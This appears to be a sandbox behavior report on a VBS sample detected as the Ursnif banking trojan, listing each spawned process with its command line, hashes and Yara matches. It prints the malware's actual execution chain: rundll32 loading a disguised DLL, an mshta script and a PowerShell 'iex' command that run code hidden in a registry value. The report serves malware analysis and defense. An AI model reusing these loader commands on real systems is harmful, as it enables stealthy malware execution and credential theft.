CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 3520 Parent PID: 3440

General

Start time:	11:10:12
Start date:	10/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\sample.vbs'
Imagebase:	0x7ff60a090000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: WmiPrvSE.exe PID: 2152 Parent PID: 792

General

Start time:	11:13:04
Start date:	10/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff7e33a0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3540 Parent PID: 2152

General

Start time:	11:13:06
Start date:	10/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0x7ff60c3c0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 6704 Parent PID: 3540

General

Start time:	11:13:06
Start date:	10/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0xf40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794954307.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000002.871947216.0000000004FFF000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794836470.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794735521.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.797221471.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794770084.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794874719.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794800647.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.859811207.0000000005BE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000003.799908702.000000000527A000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000003.799937952.00000000052F9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794900142.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.794931081.0000000005378000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.801557253.000000000517C000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: WmiPrvSE.exe PID: 5388 Parent PID: 792

General

Start time:	11:13:43
Start date:	10/09/2021
Path:	C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x1300000
File size:	426496 bytes
MD5 hash:	7AB59579BA91115872D6E51C54B9133B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 2272 Parent PID: 792

General	
Start time:	11:13:50
Start date:	10/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmioprse.exe -secured -Embedding
Imagebase:	0x7ff7e33a0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 3860 Parent PID: 3440

General	
Start time:	11:13:53
Start date:	10/09/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Dhqv='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Dhqv).regread('HKCU\\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff689d80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 5104 Parent PID: 3860

General	
Start time:	11:13:55
Start date:	10/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000016.00000002.890326064.00000200BE266000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 3284 Parent PID: 5104

General

Start time:	11:13:55
Start date:	10/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4936 Parent PID: 5104

General

Start time:	11:14:03
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.cmdline'
Imagebase:	0x7ff6cb430000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 5424 Parent PID: 4936**General**

Start time:	11:14:05
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MA CHINE:IX86 /OUT:C:\Users\user\AppData\Local\Temp\RESB252.tmp' 'c:\Users\user\AppData\Local\Temp\kuljoghzcSCCFD41DB177D83417DAD6FB740EC17B379.TMP'
Imagebase:	0x7ff6f6960000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: csc.exe PID: 2424 Parent PID: 5104**General**

Start time:	11:14:08
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.cmdline'
Imagebase:	0x7ff6cb430000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created**File Deleted****File Written****File Read****Analysis Process: cvtres.exe PID: 7052 Parent PID: 2424****General**

Start time:	11:14:09
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MA CHINE:IX86 /OUT:C:\Users\user\AppData\Local\Temp\RESC397.tmp' 'c:\Users\user\AppData\Local\Temp\cshxvr3e\CSC395E5146EDFE427593BFE3FCA45BE18C.TMP'
Imagebase:	0x7ff6f6960000

File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 5764 Parent PID: 6704

General

Start time:	11:14:16
Start date:	10/09/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis